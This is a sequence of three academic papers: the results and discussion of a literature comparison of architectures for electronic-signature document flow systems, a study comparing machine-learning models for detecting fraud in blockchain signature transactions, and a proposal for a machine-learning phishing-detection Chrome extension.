This study follows a qualitative research approach to compare different architectural models for document flow systems that integrate electronic signatures. The focus is on understanding how monolithic, microservices, and serverless architectures perform in terms of security, scalability, performance, and legal compliance.

To provide a thorough analysis, data was gathered from multiple sources, including peer-reviewed journal articles, conference papers, and books. The primary databases used for this research were IEEE Xplore and Scopus. Articles were selected using specific keywords like “document flow systems,” “electronic signature”, “microservices”, and all other corresponding words. The search was further narrowed using Boolean operators to check for relevance. Only materials published after 2015 were considered to keep the study up to date, and preference was given to sources that discussed real-world applications and case studies.

The analysis compares how each architectural model handles key challenges in document management. Security is examined by looking at encryption methods, authentication mechanisms, and data protection strategies. Performance is evaluated based on system response times, efficiency in handling cryptographic operations, and how well each architecture processes electronic signatures. Scalability is assessed by studying how each system can handle growing workloads and allocate resources effectively. Legal compliance is evaluated by following legal requirements.

However, this study has some limitations. Since it is based on existing literature rather than hands-on testing, the findings rely on previous research instead of direct system performance measurements. Additionally, it does not explore optimizations that are specific to individual cloud service providers, meaning that differences between platforms are not deeply analyzed. Another limitation is that legal requirements for electronic signatures continue to evolve, so some of the compliance findings may change over time.

IV. RESULTS

This section presents the findings from the comparative analysis of monolithic, microservices, and serverless architectures for DFS integrating electronic signatures.

Monolithic architectures offer strong security due to their centralized nature, making it easier to implement encryption and authentication mechanisms such as AES and RSA-based encryption. However, their strict structure means that security patches and updates require a full system redeployment, leading to potential delays in mitigating vulnerabilities [12]. Microservices architectures, on the other hand, enhance security by isolating services, reducing the risk of widespread breaches. However, they require secure inter-service communication using protocols like OAuth 2.0 and mutual TLS, which adds complexity [16]. Serverless architectures depend heavily on cloud providers' security measures, including automated encryption and identity access management (IAM), but they introduce potential risks like vendor lock-in, shared infrastructure vulnerabilities, and may not provide necessary flexibility for developing [17].

As for performance, literature findings suggest that monolithic DFS experience higher load times due to their tightly coupled components. In systems where document signing and retrieval require multiple internal calls, this results in significant processing delays. Microservices-based systems distribute workload across services, leading to faster response times—benchmark studies show that microservices can reduce response time greatly compared to monolithic solutions [18]. Serverless architectures introduce execution delays due to cold starts, where inactive functions require initialization before processing requests. This can add latency in signing and document retrieval operations, particularly in low-traffic environments.

Monolithic architectures struggle with scalability due to their dependence on a single codebase and database. Expanding such systems often requires significant infrastructure changes and downtime. Microservices architectures facilitate horizontal scaling, allowing individual components (such as document storage or authentication) to scale independently based on demand. This results in better

resource utilization and fault tolerance. Serverless solutions offer automatic scaling, with cloud providers dynamically allocating resources. However, unpredictable scaling costs and execution limits set by cloud providers can create financial and operational challenges.

Monolithic systems maintain compliance through centralized control, making it easier to enforce strict logging, auditing, and access policies. Microservices architectures require consistent security policies across distributed services, which can introduce compliance gaps if not managed properly. Serverless architectures depend on third-party providers, which can pose challenges in meeting data residency and sovereignty requirements, especially when dealing with cross-border document transactions.

The following table provides a comparative analysis of different architectures in different aspects, based on the results of the study in a more compact and visual form.

TABLE I. ARCHITECTURES COMPARISON

Feature	**Architecture**		
	Monomythic	***Microservice***	***Serverless***
Security	Strong centralized security but slower updates	Modular security requires complex inter-service authentication	Not flexible and dependent on cloud provider
Performance	Higher processing times due to tightly coupled components	Faster execution	Unpredictable latency due to cold starts
Scalability	Limited horizontal scaling, requires infrastructure changes	Independent service scaling	Automatic scaling but potential execution limits
Legal Compliance	Centralized control ensures strong compliance	Requires uniform security policies for all services	Dependent on cloud provider policies, data location.

V. DISCUSSION

This study examined different architectural approaches for document flow systems integrating electronic signatures, focusing on security, performance, scalability, and legal compliance. The findings provide insights into the strengths and weaknesses of monolithic, microservices, and serverless architectures while addressing the key research questions.

A secure DMS must ensure document integrity, user authentication, encrypted storage, and compliance with regulations. Security is a critical factor, as electronic signatures require strong encryption and authentication mechanisms. Monolithic architectures offer a centralized security model, making it easier to enforce security policies but harder to update without system-wide redeployment. Microservices improve security by isolating components, reducing the impact of breaches, but require complex inter-service authentication methods like OAuth 2.0 and mutual TLS. Serverless architectures depend on cloud providers' security policies, which introduce potential risks such as vendor lock-in and shared infrastructure vulnerabilities.

Performance differences between architectures are notable. Monolithic systems tend to experience higher latency as the system scales due to their tightly coupled nature. In contrast, microservices distribute workloads across independent services, improving response times by optimizing resource allocation. Empirical studies suggest that microservices can significantly reduce processing time compared to monolithic architectures. However, they introduce network overhead due to inter-service communication. Serverless architectures scale dynamically based on demand but suffer from cold start delays, which can impact user experience, especially for time-sensitive transactions like document signing.

Scalability is another crucial aspect of a DFS. Monolithic systems struggle to scale efficiently, often requiring significant infrastructure changes. Microservices architectures are good at horizontal scaling, allowing individual components to scale independently based on workload. This makes them particularly suitable for handling large volumes of electronic documents while maintaining system stability. Serverless solutions provide automatic scaling but may introduce unpredictable costs and execution limits, depending on the cloud provider.

Integrating electronic signatures presents additional challenges. Ensuring legal compliance across different architectures requires strict access controls, audit trails, and adherence to regional regulations. Monolithic systems simplify compliance by centralizing data management, but their lack of flexibility makes adapting to new regulations more difficult. Microservices allow for modular compliance management, but inconsistencies between services can introduce regulatory gaps. Serverless architectures, due to their reliance on third-party cloud providers, face compliance risks related to data residency and sovereignty.

Based on the findings, microservices architectures offer the best balance between security, efficiency, and scalability for a modern DFS. Their modular design allows organizations to implement strong security measures, optimize system performance, and scale services as needed. However, adopting microservices requires careful implementation of security protocols and service communication strategies to mitigate risks associated with distributed architectures.

This study has several limitations. The research is based on comparative analysis rather than real-world system deployment, meaning that performance benchmarks were obtained from existing literature rather than direct testing. Additionally, cloud provider-specific optimizations were not extensively explored, which may impact the generalizability of serverless performance results. Legal compliance remains an evolving field, and regulatory changes could influence the long-term feasibility of each architectural model.

In conclusion, the choice of architecture for a DMS with electronic signatures depends on specific organizational needs. Monolithic systems provide strong security but lack scalability, microservices offer flexibility and performance improvements at the cost of complexity, and serverless solutions maximize scalability while introducing latency and compliance concerns.

Future research should focus on empirical benchmarking and real-world implementations to validate these findings and develop best practices for secure and scalable document management systems.

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Comparative Evaluation of AI-Driven Fraud Detection Approaches in Blockchain-Based Digital Signature System

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***Abstract*—Blockchain technology has greatly improved the security and transparency of digitally signed transactions, but detecting fraudulent transactions remains a challenge. This study evaluates different artificial intelligence (AI) methodologies, including Random Forest, XGBoost, Logistic Regression, Multilayer Perceptron (MLP), Stacking Ensemble, and Isolation Forest, for the purpose of fraud detection in blockchain-based digital signature systems. Experimental data reveal that supervised learning methods considerably outperform unsupervised approaches. The Multilayer Perceptron attained the maximum precision and accuracy, while the Stacking Ensemble exhibited the optimal ROC AUC performance, indicating a superior capacity to rank fraudulent actions. These findings underscore the benefits of supervised ensemble techniques for dependable fraud detection in blockchain contexts.**

***Keywords*—Blockchain, Digital Signatures, Fraud Detection, Machine Learning, Ensemble Learning, Anomaly Detection.**

I. Introduction

Blockchain technology offers greater security, transparency, and decentralization, making it particularly ideal for digital signature applications. Despite the cryptographic strengths of blockchain-based infrastructures, fraudulent activities—such as illegal signatures, identity manipulation, and malicious transaction forgeries—remain important challenges [1]. Effectively detecting these fraudulent behaviors is vital to protecting the integrity of blockchain-based digital signature systems, which commonly handle sensitive financial and identity-related transactions.

Artificial intelligence (AI), particularly machine learning algorithms, are widely deployed to address complex fraud scenarios due to their versatility and excellent prediction skills [2]. However, the application of such AI-driven methodologies specifically within blockchain-based digital signature systems requires a thorough study to determine the most resilient and efficient approaches.

This study undertakes a comparative examination of supervised and unsupervised machine learning models—namely, Random Forest, XGBoost, Logistic Regression, Multilayer Perceptron (MLP), Stacking Ensemble, and Isolation Forest—to detect fraudulent blockchain-based digital signatures. A simulated transaction dataset representing real-world blockchain settings was built to completely evaluate the model performance. Metrics such as Accuracy, Precision, Recall, F1 Score, and ROC AUC were applied to quantify each model's efficiency, reinforced by graphical studies (e.g., confusion matrices and ROC curves).

The remainder of this paper is organized as follows: Section II addresses major earlier initiatives in blockchain security, digital signatures, and AI-driven fraud detection. Section III outlines the technique, comprising data preprocessing, model setups, and assessment metrics. Section IV summarizes the experimental results for all examined methodologies, while Section V discusses these findings and explores their larger implications. Finally, Section VI offers concluding observations and outlines opportunities for future research.

II. Related Work

A. Blockchain-Based Digital Signature Schemes and Trust Management

Blockchain technology has been recognized as a transformative tool in strengthening the security and integrity of digital transactions, particularly through its implementation in digital signature schemes. Fang et al. [1] give a comprehensive state-of-the-art assessment, demonstrating how blockchain's immutable ledger supports non-repudiation—a crucial need in digital signature systems. Their work categorizes several digital signature algorithms and analyzes problems related to scalability and computational overhead in blockchain-based implementations. Building on the theoretical underpinnings described by Fang et al. [1], Petcu et al. [3] demonstrate a realistic implementation of a digital document signature system using blockchain technology. Their work provides actual evidence that such systems are not only practical but also resilient enough for real-world applications. These contributions are reinforced by the fundamental work of Christidis and Devetsikiotis [4], which explores the usage of blockchain and smart contracts in the context of the Internet of Things (IoT). Their work is crucial in extending digital signature techniques to resource-constrained situations, a critical prerequisite for

current IoT applications. Further, the necessity of decentralized trust management in cloud and IoT systems is stressed in the works of Li et al. [5] and Dorri et al. [6]. Li et al. [5] give a taxonomy and assessment of blockchain-based trust management mechanisms in cloud computing, highlighting the relevance of digital signatures in maintaining data integrity and user authentication. Dorri et al. [6] give a case study of a smart home to illustrate how blockchain may safeguard IoT networks by assuring that digital signatures are both legitimate and tamper-proof. Al et al. [7] further this conversation by presenting a novel blockchain-based authentication architecture intended exclusively for IoT networks, which further highlights the versatility of blockchain in protecting dispersed environments. Underpinning many of these practical efforts are the theoretical and architectural contributions from Cachin [8] and Boneh and Shoup [9]. Cachin [8] gives a thorough design of the Hyperledger Fabric—a permissioned blockchain network that has set a benchmark for safe digital transactions. Meanwhile, Boneh and Shoup [9] build the cryptographic foundations necessary for constructing verifiable digital signature methods, assuring that these systems can resist various cryptographic attacks. Together, these studies underline the crucial role of blockchain in strengthening digital signature schemes, delivering both theoretical rigor and practical frameworks.

B. AI-Driven Fraud Detection

In line with the improvements in digital signature methods, the field of fraud detection has expanded dramatically due to the introduction of artificial intelligence and machine learning approaches. Early comparison research by Bhattacharyya et al. [10] provided a rigorous analysis of several data mining algorithms for detecting credit card fraud. Their findings demonstrated that while classic statistical methods can capture certain types of fraud, they typically fall short when confronted with the complexity and dynamic nature of modern fraudulent activity. Bolton et al. [11] further established the theoretical underpinning for statistical fraud detection, presenting a study that has been widely used in later studies. Expanding on these foundations, Li et al. [12] focused on identifying fraudulent accounts using advanced data mining techniques, stressing the importance of feature selection and pattern identification in fraud analytics. Whitrow et al. [13] contributed by studying transaction aggregation algorithms, which enable the identification of fraud by evaluating aggregated transaction data rather than isolated events. Recent advancements in machine learning have pushed the frontiers of fraud detection even further. Jurgovsky et al. [14] proposed sequence classification approaches that capture temporal patterns in transaction data, hence enhancing the identification of sophisticated fraud schemes that evolve. In addition, cost-sensitive techniques such as those presented by Bahnsen et al. [15] have addressed the imbalance inherent in fraud datasets by lowering the financial burden of misclassification errors. The study of Shaohui et al. [2] on applying random forests for consumer transaction fraud detection further demonstrates the trend towards ensemble techniques that increase predictive accuracy while retaining computational economy.

C. Integration of Blockchain and AI for Fraud Detection

The coupling of blockchain with AI-driven fraud detection is a significant research frontier, allowing the ability to develop systems that are both safe and versatile. Kilic et al. [16] explore the application of machine learning directly on blockchain networks, suggesting that the inherent transparency and immutability of blockchain can serve as a strong platform for fraud detection algorithms. Their work illustrates how machine learning models can be implemented into blockchain infrastructures to deliver real-time insights and anomaly detection. Complementing this approach, Saleh [17] presents a full assessment of how blockchain might be leveraged to help decentralized artificial intelligence in cybersecurity. Saleh contends that integrating blockchain's safe data storage with AI's predictive skills can lead to the development of strong systems capable of dynamically detecting and reducing fraudulent activity. This integrated method secures the data pipeline against tampering and boosts the overall resilience of fraud detection systems by allowing for continuous model upgrades and collaborative learning over remote networks. Despite noteworthy improvements in applying AI to blockchain, numerous persistent obstacles remain. Common difficulties include handling extremely imbalanced data, coping with developing fraud trends that exceed static detection systems, and balancing model complexity with realistic scalability in blockchain environments. Consequently, there is a need for systematically integrated frameworks that combine secure blockchain foundations with adaptable, yet economical, machine learning solutions. This research addresses these shortcomings by offering an in-depth comparative review of both supervised and unsupervised algorithms geared to fraud detection in blockchain-based digital signature systems.

III. Methodology

A. Dataset Description

The dataset used in this study comprises blockchain-based digital signature transactions specifically generated for evaluating machine learning approaches in fraud detection scenarios. Each transaction entry includes critical attributes such as unique identifiers (*Transaction_ID*), sender and receiver information (*Sender_ID*, *Receiver_ID*), the transaction's type (*Transaction_Type*), authentication details (*Authentication_Details*), a cryptographic verification attribute (*Digital_Hash*), and a binary class label (*is_fraud*) that indicates fraudulent (1) or legitimate (0) activities. This large dataset includes realistic scenarios indicative of actual blockchain transactions, boosting the applicability of findings.

B. Data Preprocessing

Data preparation involved initial filtering and feature transformation to support efficient machine learning application. Non-informative and unnecessary features, such as unique transaction identifiers (*Transaction_ID*) and cryptographic

hashes (*Digital_Hash*), were eliminated. Categorical features (*Sender_ID*, *Receiver_ID*, *Transaction_Type*, and *Authentication_Details*) underwent label encoding to turn textual data into numerical representations compatible with the machine learning models. Subsequently, numerical feature scaling was conducted using *StandardScaler*, assuring homogeneity of feature distributions and reducing any model bias due to feature scale differences.

C. System Overview

Figure 1 offers an overview of the proposed system architecture, exhibiting how the blockchain layer and the machine learning layer interact. The blockchain layer assures immutability and trust through digital signatures involving public and private keys. Once a transaction is initiated and signed, the system records a matching entry on the blockchain. Simultaneously, transaction features are extracted for the machine learning layer, where they are evaluated using a trained model. The model's prediction classifies each transaction as legal or malicious based on the patterns acquired during training and validation.



Fig. 1. The proposed system architecture.

D. Training and Testing Data Partitioning

The dataset was partitioned into training and test subsets, comprising 70% and 30% of data, respectively. To preserve the proportionate distribution of fraud cases across both categories, stratified sampling was adopted. This approach minimized biases generated by the intrinsic imbalance of classes prevalent in fraud detection tasks, hence assuring robust and generalizable performance evaluations.

E. Model Development and Training

Multiple machine learning approaches were selected for evaluation, including Random Forest, XGBoost, Logistic Regression, Isolation Forest, Multilayer Perceptron (MLP), and a Stacking Ensemble integrating Random Forest, XGBoost, and MLP.

The Random Forest model, a well-known ensemble of decision trees leveraging bagging, was trained with hyperparameters optimized for performance and stability. XGBoost, a gradient-boosting tree-based method noted for its ability to effectively handle imbalanced datasets and nonlinear feature connections, was similarly refined via parameter adjustment, including learning rate, tree depth, and boosting iterations. Logistic regression acted as a baseline linear classifier, giving interpretability and functioning as a reference to assess the performance gains of more sophisticated models. Adjustments such as regularization and class weighting were applied to help handle class imbalance.

An Isolation Forest technique was built as an unsupervised benchmark to measure the effectiveness of supervised methods, specifically its capacity to detect anomalous transactions without labeled training data. The contamination parameter was carefully calibrated depending on the known ratio of fake cases in the dataset.

Additionally, a Multilayer Perceptron neural network model was constructed to test its potential to capture complicated, nonlinear patterns in transaction data. Its architecture consists of one hidden layer that contains 100 neurons and uses the Adam optimization technique alongside the ReLU activation functions. Training parameters, including epochs and learning rates, were rigorously modified for the best results.

Finally, a Stacking Ensemble technique was utilized to integrate predictions from the Random Forest, XGBoost, and MLP classifiers using Logistic Regression as a meta-classifier. This strategy relied on the complementary capabilities of different models, seeking to obtain greater accuracy and reliability of the prediction.

F. Evaluation measures

Model performance was examined thoroughly using numerous measures, including Accuracy, Precision, Recall, F1 Score, and ROC AUC. The inclusion of these criteria permitted a balanced analysis, particularly critical given the dataset's intrinsic class imbalance. Precision and Recall gave insights into false positives and missed fraud cases, respectively, whereas ROC AUC summarized overall model efficacy across varied categorization thresholds.

IV. Results

This section includes a comparative examination of six machine learning models assessed for identifying fraudulent activity in blockchain-based digital signature transactions. Performance was tested using Accuracy, Precision, Recall, F1 Score, and ROC AUC metrics. The models comprised Random Forest, XGBoost, Logistic Regression, Isolation Forest, Multilayer Perceptron (MLP), and a Stacking Ensemble integrating Random Forest, XGBoost, and MLP.

Figure 2 presents a detailed bar chart comparing all models over five major metrics.

It can be seen from the bar chart that supervised models greatly outperform the unsupervised Isolation Forest across all criteria. Isolation Forest demonstrates reduced Accuracy



Fig. 2. Model Performance Comparison

(0.8704), Precision (0.5607), and Recall (0.5514), showing the limited performance of unsupervised anomaly detection without labeled data.

Among supervised techniques, Random Forest displayed significantly lower Precision (0.4818) but a higher Recall (0.7205), showing a trend towards over-classifying transactions as fraudulent. Logistic Regression and XGBoost greatly increased Precision (0.8440 and 0.9392, respectively) and Accuracy (0.9342 and 0.9460), although their Recall remained moderate (0.68). The MLP model scored the highest individual Precision (0.9552) and Accuracy (0.9478), while keeping a similar Recall (0.6767).

The Stacking Ensemble technique used the advantages of many models, resulting in consistently good performance across measures, reaching an accuracy of 0.9464, Precision of 0.9432, and Recall of 0.6767. Importantly, the ensemble demonstrated the highest ROC AUC value (0.8934), showing greater overall discrimination between fraudulent and legitimate transactions when altering classification thresholds.

Figure 3 presents confusion matrices for each model, providing additional insights into their performance characteristics.



Fig. 3. Confusion Matrices Comparison

Random Forest and Isolation Forest matrices confirm higher false-positive rates, as shown by their lower Precision ratings. Conversely, MLP, XGBoost, and the Stacking Ensemble confusion matrices visually display fewer false positives, corresponding with their higher Precision scores. Logistic Regression strikes a balance between recall and precision, graphically underlining its middle position among tested models.

ROC curves (Figure 4) provide additional information on the prediction power of the models.



Fig. 4. ROC Curves Comparison

The ROC AUC scores, displayed through these curves, clearly illustrate the better skill of the Stacking Ensemble (ROC AUC = 0.8934) and MLP (ROC AUC = 0.8882) to appropriately evaluate transaction probabilities. XGBoost and Logistic Regression also perform well (ROC AUC 0.87), whereas Random Forest and Isolation Forest trail behind in efficiently identifying classes at varying thresholds.

V. Discussion

The performance study clearly reveals the benefits and limits of different machine learning algorithms to detect fraudulent digital signatures based on the blockchain. The supervised models—XGBoost, Logistic Regression, Multilayer Perceptron (MLP), and especially the Stacking Ensemble—outperformed the unsupervised Isolation Forest model by considerable margins across all criteria. This finding agrees with prior work, highlighting the benefit supervised techniques offer when labeled datasets are available.

The improved performance of ensemble approaches, particularly the Stacking Ensemble (combining Random Forest, XGBoost, and MLP), stresses the necessity of using multiple classifiers. By merging models with complimentary strengths, the ensemble provided balanced precision and recall and the highest ROC AUC, indicating an optimal trade-off between false positives and false negatives. The ensemble's better ROC AUC score highlights its robust skill to appropriately rank transactions according to fraud risk, which is crucial for real-world deployment.

MLP alone performed highly, reaching the highest precision and accuracy across single models, demonstrating that deep

learning approaches efficiently capture complicated nonlinear interactions inherent in blockchain transaction data. However, its very moderate recall implies potential limitations in detecting some fraud patterns, either due to overfitting or insufficient representation of unusual fraud events in the training data.

Conversely, the Random Forest model displayed higher recall but poorer precision, indicating a conservative categorization technique that minimizes undetected frauds at the expense of increasing false positives. Logistic Regression, despite being simpler and computationally efficient, gave balanced but comparably lower findings, showing that linear techniques may not fully reflect the complexity of fraud tendencies in blockchain contexts.

Isolation Forest's poorer performance emphasizes the inherent constraints of unsupervised anomaly identification in instances where labeled data is available. Although beneficial for uncovering fresh fraud tendencies, the model's high false-positive rate restricts its utility in isolation. It could, however, act successfully as a secondary layer of defense.

Several limitations exist in the current investigation. First, the static nature of the dataset hinders the evaluation of models under settings of concept drift, where fraud tendencies emerge. Models trained on past data may lose effectiveness if not routinely updated. Secondly, class imbalance fundamental to fraud detection datasets might impair model generalization. Although measures such as class weighting were applied, the danger of bias towards the majority class remained. Lastly, the computational complexity and interpretability of ensemble methods and neural networks pose practical barriers, especially for real-time blockchain applications.

VI. Conclusion

This research investigated the performance of several AI-driven algorithms in detecting fraudulent transactions inside blockchain-based digital signature systems. Supervised models (Random Forest, XGBoost, Logistic Regression, MLP, and Stacking Ensemble) and an unsupervised approach (Isolation Forest) were compared across several performance metrics. Results demonstrated substantial advantages of supervised procedures, notably ensemble techniques. Among these, the Stacking Ensemble—combining Random Forest, XGBoost, and MLP—provided the strongest overall performance, shown by the highest ROC AUC value and balanced precision-recall trade-offs. This study highlights the viability of utilizing ensemble machine learning methods to increase fraud detection capabilities in blockchain-based digital signature systems. Future studies may explore adaptive retraining approaches and real-time deployment within blockchain scenarios to further maximize performance.

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Phishing URL Detection in Google Chrome: A Machine Learning-Based Extension

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***Abstract*— Phishing attacks remain severe cybersecurity concerns, tricking users into divulging sensitive information based on malicious sites. To combat this issue, we propose a machine learning-based phishing URL detection system as a Google Chrome extension. The extension analyzes URLs in real-time and marks them as legitimate or phishing based on extracted features. The proposed model in this research is trained on a dataset that contains phishing and legitimate URLs using supervised learning techniques such as Decision Trees, Random Forest, and Support Vector Machines (SVM). The model's performance is evaluated using different metrics such as accuracy, precision, recall, and F1-score. By implementing this solution as a browser extension, the goal is to provide an easy-to-use and effective phishing detection solution that greatly enhances the security of the users.**

Keywords—Phishing detection, machine learning, Google Chrome extension, cybersecurity, URL classification.

I. INTRODUCTION (*HEADING 1*)

Phishing is a widespread and pervasive cyberthreat in the sense that it attempts to deceive humans into divulging sensitive information, including passwords, credit card information, and personal data. Latest cybersecurity reports demonstrate a steep spike in phishing activity, exploiting human vulnerabilities instead of system vulnerabilities [1]. Classical methods of phishing detection, such as the use of blacklists and heuristics, usually cannot detect freshly launched phishing websites due to their dynamic nature and capability to circumvent static defense mechanisms.

In the face of such limitations, techniques to detect phishing activities through the utilization of machine learning (ML) have been of notable interest. In contrast to traditional approaches, ML algorithms can assess various features of a URL, including content-level attributes, domain features, and webpage attributes, thereby making possible its labeling as phishing or legitimate [2]. However, despite the advancements in ML-based phishing detection, there is still a lack of solutions that efficiently couple with web browsers to provide real-time protection.

In this study, we propose a machine learning-based phishing URL detector system designed as a Google Chrome extension. The extension has the capability to monitor the URLs accessed by the users continuously and classify them using machine learning models trained on phishing and legitimate website datasets. The main goals of this study are:

- The objective is to create an effective phishing detection model based on supervised machine learning algorithms like Decision Trees, Random Forest, and Support Vector Machines (SVM).
- To implement the ML model within a real-time Google Chrome extension for proactive phishing defense.
- To validate the performance of the model using accuracy, precision, recall, and F1-score metrics.

The present study focuses on improving online security by giving real-time phishing alerts to users within their browser settings. The organization of the paper is as follows: Section II reviews current research in phishing detection. Section III details the methodology, covering dataset selection, feature extraction, and model training. Section IV discusses the Chrome extension implementation. Section V analyzes the experiment results, and Section VI concludes with an exploration of potential future research avenues.

II. BACKGROUND/LITERATURE REVIEW

A. Traditional Phishing Detection Approaches

Phishing detection techniques can be categorized in general as blacklist-based, heuristic-based, and machine learning-based. Blacklist-based techniques utilize pre-complied lists of confirmed phishing URLs, such as Google Safe Browsing and PhishTank. While being able to recognize previously identified phishing websites, these techniques fail to identify newly emerging threats as well as zero-day phishing attacks [1].

Heuristic-based methods analyze some features of URLs, such as abnormal domain names, the use of HTTPS, and suspicious keywords. These methods have higher detection rates than blacklists but are plagued by high false positive rates since they are rule-based [2].

B. Machine Learning in Phishing Detection

Machine learning has also been seen as a potential means for phishing detection because it has the ability to generalize beyond pre-specified rules. Supervised learning algorithms such as Decision Trees, Random Forest, SVM, and Deep Learning models have been employed by researchers [3]. Feature extraction is crucial in ML-based detection, with common features being:

- Lexical features (special character count, URL length)
- Domain-based features (WHOIS registration information, domain age)
- Content-based features (presence of forms, JavaScript redirects)

Research indicates that machine learning-based models outperform conventional methods with greater precision and greater adaptability to new phishing strategies. The primary drawback is the absence of real-time implementation in accessible software [4].

C. Phishing Detection in Browser Extensions

Numerous security tools, including browser extensions and antivirus software, exist that offer protection from phishing. Most browser extensions, though, either depend excessively on blacklists or possess straightforward heuristic models with restricted adaptability [5]. The incorporation of machine learning-based phishing detection in a browser

extension is a considerably unexplored field, and it presents a promising potential avenue for the advancement of real- time web security.

D. Research Gap and Contribution

Though there has been advancement in ML-based phishing detection, existing solutions have focused on offline classification and not on real-time browser integration. Our contribution aims to bridge this gap by proposing a Google Chrome extension that provides real-time phishing warnings using an ML-trained classifier. This solution is not only very accurate in detection but also practically viable.

III. METHODS

A. Abbreviations and Acronyms

The system of phishing URL detection is composed of a number of interrelated parts that collaborate to check web addresses in real time. The design is based on a client-server architecture, with the client being a Google Chrome extension and the machine learning model being either instantiated on a backend server or locally within the browser environment. This allows the system to have low resource usage for users while having high detection accuracy.

1. Google Chrome Extension (Client-Side)

The Chrome extension serves as the primary user interface, through which users can scan URLs with ease. It comprises the following submodules:

- Popup Interface: A simple UI where users can manually input a URL or receive automatic detection results when browsing.
- The background script continuously monitors the URLs visited by the user and sends requests to the backend for further analysis.
- Content Script inserts JavaScript into web pages to examine their structure and identify potential phishing indicators, like hidden login forms or redirects.

This modular design ensures that the extension remains responsive while seamlessly integrating with the browser's security features.

2. Backend System (Server-Side Machine Learning Model)

Backend is where feature extraction, classification, and storage of phishing URLs occur. It consists of:

- REST API: Built with Flask or FastAPI, the API facilitates communication between machine learning model and Chrome extension.
- Machine Learning Classifier: A classifier which learns to classify the URLs by feature extraction. It can be constructed using Random Forest, XGBoost, or a Deep Neural Network.
- Database: It saves the processed URLs in advance to speed up the process and avoid recalculation. MongoDB, PostgreSQL, or Firebase can be used for this.

The server can be installed locally, cloud-based- Google Cloud, AWS, or Azure-for those dear clients who value privacy a lot.

3. Communication Layer

In order to have low-latency and secure communication, the extension sends asynchronous HTTP requests (AJAX) to the backend. The data flow is:

1) The background script listens for URL change and sends the URL to the backend API.
2) The backend retrieves features from the URL and submits them to the classifier.
3) The classifier will classify the URL into phishing or legitimate.
4) The output is passed back to the extension by the backend, and it displays a warning notification if it detects a phishing attack.

It is secured against man-in-the-middle attacks with HTTPS and token-based authentication (JWT).

4. Threat Intelligence and Continuous Learning

To ensure enhanced detection ability, the platform supports threat intelligence feeds such as:

- PhishTank API to obtain live updates for phishing URLs.
- Google Safe Browsing API to scan known malicious domains.
- Self-learning module keeps updating the model with new patterns of phishing.

The server re-trains the model repeatedly through the use of new batches of phishing keeping the model updated with threat changes.

IV. RESULTS&FINDINGS

Since the project is under construction, strong experimental outcomes are currently unavailable. Early checks and preliminary experiences do provide, however, certain observations concerning probable effectiveness and confines of the system of detecting phishing URLs. Results serve as groundwork for ongoing progress, evaluation, and refinement of the system.

One of the earliest significant observations is the significance of feature selection on classification accuracy. The performance of the model in classifying legitimate and phishing URLs depends to a great extent on properly chosen features, including domain-based features, lexical features, and page content analysis. Preliminary experiments in feature extraction show that a blend of URL-based features and HTML-based features better identifies than lexical analysis. Computational efficiency remains a problem though, since more complex features are slower to compute and this impacts detection in real-time.

Another important finding relates to incorporating the detection model into the Google Chrome extension. Early trials suggest that the transmission of URLs to be processed in real-time can be subject to delays when the backend is on an external server. Both speed and accuracy must be reconciled, and potential optimizations would be to cache already processed URLs, optimize request-response loops, or even run lightweight models locally within the browser. In addition, initial testing reveals that some of the phishing pages employ advanced evasion methods, like dynamically generated web content or URL redirection chains, to evade detection. Future iterations of the project will need to incorporate behavioral analysis and real-time monitoring in an effort to properly counter these approaches.

